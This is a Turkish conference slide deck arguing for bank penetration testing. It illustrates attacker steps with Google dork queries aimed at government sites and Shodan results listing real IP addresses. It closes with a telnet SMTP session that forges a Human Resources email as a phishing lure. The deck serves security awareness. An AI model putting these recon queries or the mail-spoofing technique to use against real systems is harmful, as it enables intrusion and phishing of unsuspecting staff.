

Bilgi Güvenliđi Açısından Sızma Testlerinin Önemi

Nebi Şenol YILMAZ
Danışman / Yönetici Ortak
senol.yilmaz@secrove.com



Secrove Information Security Consulting

Hakkımda

- Nebi Şenol YILMAZ, CISA, CEH, ISO 27001 LA
- Secrove Information Security Consulting
 - Bilgi Güvenliği Danışmanlığı
 - Bilgi Sistemleri Denetimi
 - Penetrasyon Testleri
 - Zafiyet Araştırması
 - Exploit Geliştirme
 - Bilgi Güvenliği Ar-Ge (Tubitak Destekli)



Hakkımda

- IT Auditor, HSBC Bank A.Ş.
- Information Security Manager, E-Bay Türkiye
- Info. Security Researcher, Tubitak – UEKAE
- Software Engineer, ODTU



Ajanda

- Regülasyon
- Neden Sızma Testi ?
- Nasıl Olmalı ?
- Saldırgan Neler Yapıyor ?
- Özet



Regülasyon

- Bankalarda Bilgi Sistemleri Yönetiminde Esas Alınacak İlkelerle İlişkin Tebliğ, 01.06.2010
- Bilgi Sistemlerine İlişkin Sızma Testleri Genelgesi, 24.07.2012



Regülasyon

- Kapsam
 - İletişim Altyapısı ve Aktif Cihazlar
 - DNS Servisleri
 - Etki Alanı ve Kullanıcı Bilgisayarları
 - E-Posta Servisleri
 - Veritabanı Sistemleri
 - Web Uygulamaları
 - Mobil Uygulamalar
 - Kablosuz Ağ Sistemleri
 - ATM Sistemleri
 - Dağıtık Servis Dışı Bırakma Testleri
 - Sosyal Mühendislik Testleri



Neden Sızma Testi ?

- Bir adım öne geçmek,
- Eksikleri gidermek,
- Stabil sistemler oluşturmak,
- Kademeli güvenlik anlayışını oluşturmak...

fakat

“Yapmış olmak için...”, YAPILMAMALI



Nasıl Olmalı ?

- En az BDDK kapsamında,
- Mutlaka “**Saldırgan**” yaklaşımını gözönünde bulundurarak.



Nasıl Olmalı ?

- Hem içerden, hem dışardan.



Nasıl Olmalı ?

- Daha fazla bulgu, kurum yararına.



Nasıl Olmalı ?

- Saldırganda zaman kısıtı bulunmuyor !!!



Saldırgan Neler Yapıyor ?

- Akla gelen her şekilde...
 - Facebook
 - Personel ortak portalı
 - Toplantılar, seminerler
- Gözardı edilen her nokta...
 - VoIP, Çağrı sistemi, destek bağlantı hattı, yedek sistemler
- Alternatif giriş yolu
 - Pos cihazları
 - ATM cihazları

Giriş için her yol mübah...



Saldırgan Neler Yapıyor ?

- Bilgi Toplama
 - Google, Shodan, kurum sitesi, dergi, gazete, whois, nslookup
- Tarama
 - Nmap, nessus, sslscan
- Erişim Sağlama
 - Metasploit, telnet, sslstrip, dnstunnel, ssh, arpspoof
- Erişimi Sürdürme
 - Netcat, ssh
- Saldırı Gizlemek
 - Ssh, dnstunnel




Saldırgan Neler Yapıyor ?

- Bilgi Toplama ve Tarama
 - Google Search
 - site:hedefsite.com -www
 - inurl, filetype, intext, intitle...
 - site:gov -www
 - site:gov intitle:"index of backup"
 - site:gov intitle:index of secret
 - site:treasury.gov -www



Saldırgan Neler Yapıyor ?



The screenshot shows a Google search interface with the URL <https://www.google.com.tr/#hl=en&tbo=d&output=search&client=psy-ab&q=site:gov+-www&oq=site:gov+-v> in the address bar. The search bar contains the text "site:gov -www". Below the search bar, the "Web" tab is selected. The results show "About 149,000,000 results (0.18 seconds)".

The first result is titled [ADDS - Prog Charts Help Page \(1 of 1\)](#) from aviationweather.gov/adds/progs/description, dated 30 Apr 2012. The snippet reads: "ADDS - Prog Charts Help Page (1 of 1) Back to Prog Charts Page. Legends for Prog Charts: Surface Front Symbols and Codes · Precipitation ...".

The second result is titled [City Clerk & Clerk of Council | City of Alexandria, VA](#) from alexandriava.gov/CityClerk, dated 24 Sep 2012. The snippet reads: "The City Clerk is appointed by Council and serves as its secretary. The Clerk prepares and distributes the docket for Council meetings and ...".

The third result is titled [Materials | Architect of the Capitol](#) from aoc.gov, with sub-links "Explore Capitol Hill" and "Architecture". The snippet reads: "A description of the building materials used to create the US Capitol Building."


The fourth result is titled [Montana Fish, Wildlife & Parks :: Recent News](#) from fwp.mt.gov/news/. The snippet reads: "The Montana Fish, Wildlife & Parks Commission is seeking public comment on fishing access site rules for camping fees, group use permits, facility rentals, and ...".

The fifth result is titled [HRRR Chem Model Fields](#) from rapidrefresh.noaa.gov/hrrchemzeus/, dated 20 Jun 2012. The snippet reads: "The Rapid Refresh is a high-frequency weather forecast (numerical weather prediction) and data assimilation system, planned to replace the ...".

The sixth result is titled [NASA Retiree](#) from retiree.nasa.gov/. The snippet lists links: "Search. Home · Benefits at NASA · Careers at NASA · Human Capital Program · NASA Retirees · About NASA · NASA Retiree Landing Page · What's Happening".



Saldırgan Neler Yapiyor ?



The screenshot shows a Google search results page. The search bar contains the text "site:gov intitle:index of backup". The results are filtered to the "Web" tab. The first result is "Index of /mcsd/backup" from "www.csc.noaa.gov/mcsd/backup/". The second result is "Indexing and Searching: Backing Up an Index Using the Command ..." from "www.ic.nc.gov/.../ota_ibrbackupcli_bg.html - United States". The third result is "Index of /Images/backup" from "vision.lbl.gov/Images/backup/". The fourth result is "Index of /ubuntu/pool/universe/b/backup-manager/" from "mirror.pnl.gov/ubuntu/pool/universe/b/backup-manager/". The fifth result is "B" from "www-css.fnal.gov/dsg/external/oracle.../backup.../index.htm". The sixth result is "Index of /home/fedpapers/backup" from "thomas.loc.gov/home/fedpapers/backup/".

Google search results for "site:gov intitle:index of backup".

Web Images More Search tools

About 88,200 results (0.22 seconds)

[Index of /mcsd/backup](#)
www.csc.noaa.gov/mcsd/backup/
Index of /mcsd/backup. [ICO], Name · Last modified · Size · Description. [DIR], Parent Directory, -. Apache/2 Server at www.csc.noaa.gov Port 80.

[Indexing and Searching: Backing Up an Index Using the Command ...](#)
www.ic.nc.gov/.../ota_ibrbackupcli_bg.html - United States
You can schedule **backup** processes for a data source using its **backup** manager, or **back up** an index using the **backup** wizard. You can also use a command ...

[Index of /Images/backup](#)
vision.lbl.gov/Images/backup/
Index of /Images/backup. Icon Name Last modified Size Description. [DIR] Parent Directory - [IMG] BioSig-off.jpg 23-Aug-2006 12:32 14K [IMG] BioSig-on.jpg ...


[Index of /ubuntu/pool/universe/b/backup-manager/](#)
mirror.pnl.gov/ubuntu/pool/universe/b/backup-manager/
backup-manager-doc_0.7.10.1-2_all.deb, 2012-May-15 07:34:43, 212.9K ... **backup-manager-doc_0.7.9-3_all.deb**, 2010-Apr-12 07:04:53, 233.6K ...

[B](#)
www-css.fnal.gov/dsg/external/oracle.../backup.../index.htm
Oracle® Database **Backup** and Recovery Reference ... arguments to stored scripts, 2: AS BACKUPSET parameter, **BACKUP** command, 2: AS COPY parameter, ...

[Index of /home/fedpapers/backup](#)
thomas.loc.gov/home/fedpapers/backup/



Saldırgan Neler Yapiyor ?



The screenshot shows a Google search interface with the URL <https://www.google.com.tr/#hl=en&tbo=d&sclient=psy-ab&q=site:treasury.gov+-www&oq=site:treasury.gov+-www> in the address bar. The search bar contains the text "site:treasury.gov -www". Below the search bar, the "Web" tab is selected, and the results are displayed. The search results show "About 647 results (0.16 seconds)". The first result is titled "Sign In" with the URL onlinefoia.treasury.gov/. The description for this result is "Password Self Service | Reset Password | Unlock Password. This is a Department of Treasury system. Department of Treasury computer systems are provided ...". The second result is titled "About the Labs" with the URL irs.treasury.gov/labs/about. The description is "IRS.gov has launched this website as a place where we can test new products and services before using them on the official website. We are determined to ...". The third result is titled "Default RecoveryData DailyTreasuryBillRateData ..." with the URL data.treasury.gov/. The description is "Default RecoveryData DailyTreasuryBillRateData DailyTreasuryLongTermRateData DailyTreasuryRealYieldCurveRateData DailyTreasuryYieldCurveRateData ...". The fourth result is titled "IRS Labs - Beta" with the URL irs.treasury.gov/labs/. The description is "Help Us Improve IRS.gov Search. Use the search box above to find information on the IRS.gov website. Observations of how you use this search experience will ...". The fifth result is titled "How to Participate" with the URL irs.treasury.gov/labs/participation. The description is "How can I participate in IRS Labs? The most important quality of a good search engine is its 'relevance.' Relevance can be measured by the search engine's ...". The sixth result is titled "IRS Auction - Sales Ad for Brownsville, TX" with the URL ipv6.treasury.gov/auctions/irs/brtx_cryp_6453.htm.



Saldırgan Neler Yapıyor ?

- Bilgi Toplama ve Tarama
 - Shodan Search
country:tr
net, port, server, os

Ip adresi öğrenip devam edelim.

www.state.gov

net:169.252.0.0/15

Kimlik gizlemek önemli...



Saldırgan Neler Yapıyor ?

← → ↻ www.shodanhq.com/search?q=country%3Atr+

SHODAN country:tr Search

Home Search Directory Data Analytics/ Exports Developer Center Labs

+ Add to Directory Export Data

Services

HTTP	1,471,866
SNMP	451,689
UPnP	67,944
SSH	45,408
RDP	42,615

Top Cities

Istanbul	674,944
Ankara	241,521
Izmir	164,508
Bursa	84,791
Antalya	79,419

Top Organizations

Turk Telekom	604,496
Turksat Uydu-Net Internet	51,678
Dogan Iletisim Elektro...	34,178
Turksat Uydu Haberlesm...	20,149
Turksat Cable TV and I...	14,363

85.105.209.100

Turk Telekom
Added on 23.12.2012
220 aldora.com.tr ESMTMP MDaemon 8.1.3; Sun, 23 Dec 2012 10:24:51 +0200
Kayseri
Details
mail.aldora.com.tr

78.185.3.37

Turk Telekom
Added on 23.12.2012
Wireless ADSL Gateway
Istanbul
Details

88.248.116.219

Linux 2.6.x
Turk Telekom
Added on 23.12.2012
NetBIOS <unknown>
Istanbul
Details
ds188-248-29915.ttnet.net.tr

Korunan Nesne

81.213.207.218
Turk Telekom
Added on 23.12.2012
Ankara
Details
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="TD-8840T"
Content-Type: text/html
Transfer-Encoding: chunked
Server: RomPager/4.07 UPnP/1.0



Saldırgan Neler Yapıyor ?

The screenshot shows the Shodan search engine interface. The search query is 'country:tr port:22 server:ssh-1'. The results are categorized into 'Top Cities' and 'Top Organizations'. The 'Top Cities' list includes Izmir (2) and Istanbul (1). The 'Top Organizations' list includes Akamai Servers Located... (12), Turk Telekom (4), and Vodafone Turkey 3G IP ... (1). The main results section displays four IP addresses with their associated details:

IP Address	Organization	OS/Service	Added On	Location
195.175.72.85	Turk Telekom	SSH-1.99-Server-VII-hpn13v1	20.12.2012	
195.175.69.13	Akamai Servers Located in Turkey	SSH-1.99-Server-VI	18.12.2012	
78.188.77.107	Turk Telekom	SSH-1.5-CPX SSH Server	18.12.2012	Istanbul
195.175.69.55	Akamai Servers Located in Turkey	SSH-1.99-Server-VI	16.12.2012	



Saldırgan Neler Yapıyor ?

← → ↻ www.shodanhq.com/search?q=net%3A169.252.0.0%2F15

SHODAN **Search**

Home Search Directory Data Analytics/ Exports Developer Center Labs

[+ Add to Directory](#) [Export Data](#)

Services			
HTTP	2,933	ERROR: Access Denied	
SSH	6	169.252.7.86	HTTP/1.0 403 Forbidden
HTTP Alternate	1	U.s. Department Of State	Content-Type: text/html
NetBIOS	1	Added on 23.12.2012	Connection: close
FTP	1	Washington	Content-Length: 353
		Details	
Top Countries		ERROR: Access Denied	
United States	2,941	169.252.7.139	HTTP/1.0 403 Forbidden
		U.s. Department Of State	Content-Type: text/html
		Added on 23.12.2012	Connection: close
		Washington	Content-Length: 353
		Details	
Top Cities		169.253.192.45	
Washington	2,781	HPUX 10.20	HTTP/1.0 302 Found
Dulles	5	U.s. Department Of State	Location: https://169.253.192.45/
Springfield	3	Added on 23.12.2012	Server: BigIP
Herndon	2	Washington	Connection: Keep-Alive
		Details	Content-Length: 0
Top Organizations		ERROR: Access Denied	
U.s. Department Of State	1,253	169.252.110.34	HTTP/1.0 403 Forbidden
		U.s. Department Of State	Content-Type: text/html
		Added on 22.12.2012	Connection: close
		Washington	



Saldırgan Neler Yapıyor ?

- Erişim Sağlama
 - En zayıf halka her zaman INSAN...
 - Sistemler de saldırgana yardım ediyor :)

ve herşey bir mail ile başlayabiliyor...



Saldırgan Neler Yapıyor ?

```
nsyilmaz — syilmaz@mangrove: ~ — ssh
syilmaz@mangrove:~$ telnet mx.yandex.ru 25
Trying 93.158.134.89...
Connected to mx.yandex.ru.
Escape character is '^]'.
220 mxfront1m.mail.yandex.net (Want to use Yandex.Mail for your domain? Visit http://pdd.yandex.ru)
helo test
250 mxfront1m.mail.yandex.net
mail from:yok@yok.com
250 2.1.0 <yok@yok.com> ok
rcpt to:nsyilmaz@yandex.com
250 2.1.5 <nsyilmaz@yandex.com> recipient ok
data
354 Enter mail, end with "." on a line by itself
Subject:2013 Terfi Listesi
From:Insan Kaynaklari <insankaynaklari@yandex.com>
To:nsyilmaz@yandex.com
Content-Type: text/html;


Terfi listesine asagidaki linkten ulasabilirsiniz...
<br>
<a href='http://www.secrove.com/'>2013 Terfi Listesi</a>
<br>
<br>

Yandex Insan Kaynaklari

